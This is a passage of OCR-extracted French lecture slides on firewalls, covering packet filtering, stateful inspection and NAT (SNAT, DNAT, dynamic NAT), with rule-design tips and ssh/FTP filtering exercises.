  - heure, charge, etc...

Formalisation

- Source : machine qui envoie le paquet
  - C'est le début de la flèche (cf schéma)
- Destination : machine à qui le paquet est envoyé.
  - C'est la pointe de la flèche.
- Source/Destination notion différente de Client/Serveur
- Inscrit dans l'en-tête IP des paquets.

Filtre de paquets : Avantages

- Le plus rapide, il peut même être placé sur
  - Des Network processeurs
  - Des FPGA
  - des ASICs
- Le plus simple à installer
- Très efficace pour des séparations de réseaux

Filtre de paquets : Inconvénients

- Règles peu lisibles
- Règles nombreuses (plusieurs centaines)
- Certains filtrages sont compliqués et imparfaits
  - FTP
  - RPC
- Ne comprend pas du tout la connexion

Filtre de paquets : Trucs

- Toujours définir une règle par défaut
  - elle existe toujours, mais il faut la définir
- Optimisation de la vitesse :
  - règle de passage générale des paquets acquittés (75%)
- Gestion des ICMP
  - (unreachable, etc ...) : ne pas les renvoyer
- Définir les règles sur une autre machine

Filtre de paquets : Trucs 2

- Préférer les noms de machines dans la conception des règles
- Préférer les adresses IP dans les règles
- Utiliser un générateur de règles
  - Evite les erreurs bêtes


Filtre de paquets : Questions à poser

- Ordre des règles :
  - Séquentiel
  - A précision décroissante
  - A branchement
- Arrêt sur correspondance (on match) ?
- Filtres entrée et sortie ?
  - Pare-feu auto-protégé
- Filtre indépendant sur chaque interface ?


Filtre de paquets : Questions à poser.

- Possibilité de mettre des filtres sur des options du paquet
- Filtrage sur le port
- Capacité de journalisation
- Vitesse annoncée pour quelles conditions ? Quasiment toujours pour
  - 2 machines
  - 1 seule règle (ACCEPT)
  - 1 protocole simple
- Gestion des Vlans


Filtrage séquentiel



Filtrage par ordre de précision



Filtrage par branchement



Filtre de paquets : Options courantes

- Limitation de débit
  - Eviter les abus internes
  - Limiter les rebonds de flooding
- Journalisation
  - du refus
  - des paquets refusés


Filtre de paquets : Exemples

- IOS cisco
- Filtre commutateurs et routeurs
- Iptables (mais peut faire mieux)
- Pktfilter sur windows 2K/XP/2003
- De manière générale : tout filtre accéléré par ASIC

Filtre de paquets : Les problèmes

- Les virtualhost
- Les VPS
- Les CDN (Akamaï,Fastly, etc.)
  - qui à l'IP 193.51.224.6 ?
  - crl.microsoft.com
  - www.france2.fr
- CloudFlare
  - Super contre les DDoS
  - Les pirates l'ont bien compris.... ils l'utilisent.

Filtre de paquets : Principe de Netfilter



Filtre de paquets : exercices

Filtrage en entrée

Autorisez du ssh, puis du ftp passif et du ftp actif

Filtrage en sortie

Autorisez du ssh, puis du ftp actif et du ftp passif

Pare-feu stateful inspection


Pourquoi un pare-feu à gestion d'états

- Pare-feu filtrant insuffisant
- Trop grande ouverture de ports
- Idée de conserver l'état de la connexion
- Apparition de besoins de NAT


Pare-feu Stateful : Définition

- Stateful, Stateful Inspection
- Gère les différents états de la connexion (début,milieu,fin)
  - Ressemble au SYN, SYN-ACK, ACK de TCP. Mais pas tout à fait
  - Fait de même avec UDP (Travaille sur les ports et le timeout)
- Un critère de filtrage apparaît: l'état.
- C'est la seule définition !
- Recouvre plusieurs réalités

Pare-feu Stateful : TCP



Pare-feu Stateful : UDP




Plus simplement

- Le fils va dehors avec un seau d'eau => NEW
- La fille cours après son frère, trempée => ESTABLISHED
- Course poursuite => ESTABLISHED
- Ils font la paix => FIN
- L'un d'eux se casse la figure => RST
- Ils arrêtent pendant 15 minutes => TIMEOUT

Pare-feu stateful : définition (2)

- Les meilleurs stateful analysent le contenu (STIC)
  - Les filtres sont donc dynamiques
  - Rares sont les STIC qui font tous les protocoles
- Certains n'analysent pas du tout le contenu (STI)

Pare-feu Stateful : FTP



Pare-feu Stateful : Avantages

- Rapide (mais l'analyse du contenu ralentit légèrement)
- Plus précis et donc plus efficace (STIC)
- Règles plus simples (STIC)
- Règles moins nombreuses (STIC)

Pare-feu Stateful : Inconvénients

- Attention, l'analyse de contenu n'est pas toujours présente
- Ne comprend pas la communication
- Tous les protocoles ne peuvent pas passer (X11)

Pare-feu Stateful : Questions à poser

- Idem filtre de paquets
- STIC ou STI ?
  - Quels protocoles sont supportés ?
- Ajout de nouveaux protocoles
- Gestion des N° de séquence ?
- Vitesse annoncée pour quelle protection ?
- Attention aux optimisations sur le matériel

Pare-feu Stateful : Options courantes

- Les mêmes qu'avec les filtres de paquets
- Plugin vers des fonctions évoluées
  - Filtrage d'URL (STIC) par CVP
  - Lutte antivirale (STIC) par CVP
- Plugin vers des relais applicatifs
- Authentification sur certains protocoles
- Le NAT
- Le Tarpit

Pare-feu Stateful : Exemples

- Checkpoint Firewall-1 (STIC)
- Netfilter (IPTables) de Linux (STIC)
- IOS Firewall de CISCO (STIC)
- Clavister (STI)


Pare-feu Stateful : Le NAT

- Network Address Translation
- Modification de l'adresse visible d'une machine interne (IP-e au lieu de IP-i)
- Deux buts
  - Pallier à un manque d'adresses (utilisation des RFC3330)
  - Cacher pour protéger
- De nombreuses manières de l'implémenter

Pare-feu Stateful : le NAT : le SNAT

- Source Network Address Translation
- On change l'adresse du client
- C'est l'utilisation principale
- Permet d'avoir un grand nombre d'adresses IP


Pare-feu Stateful : le NAT : le SNAT



Pare-feu Stateful : le NAT : le DNAT

- Destination Network Address Translation
- Plus rarement utilisée
- Pour des serveurs en DMZ
- Pour des serveurs derrière une adresse unique
- Permet un pseudo équilibrage de charge
- Peut-être utilisé pour des processus de diversion


Pare-feu Stateful : le NAT : le DNAT



Pare-feu Stateful : le NAT dynamique

- L'adresse visible fait partie d'un pool
- Généralement dans le cas d'un SNAT
- Pool-e < Pool-i
- La correspondance IP-e et IP-i est variable dans le temps (à la DHCP)

Pare-feu Stateful : le NAT dynamique



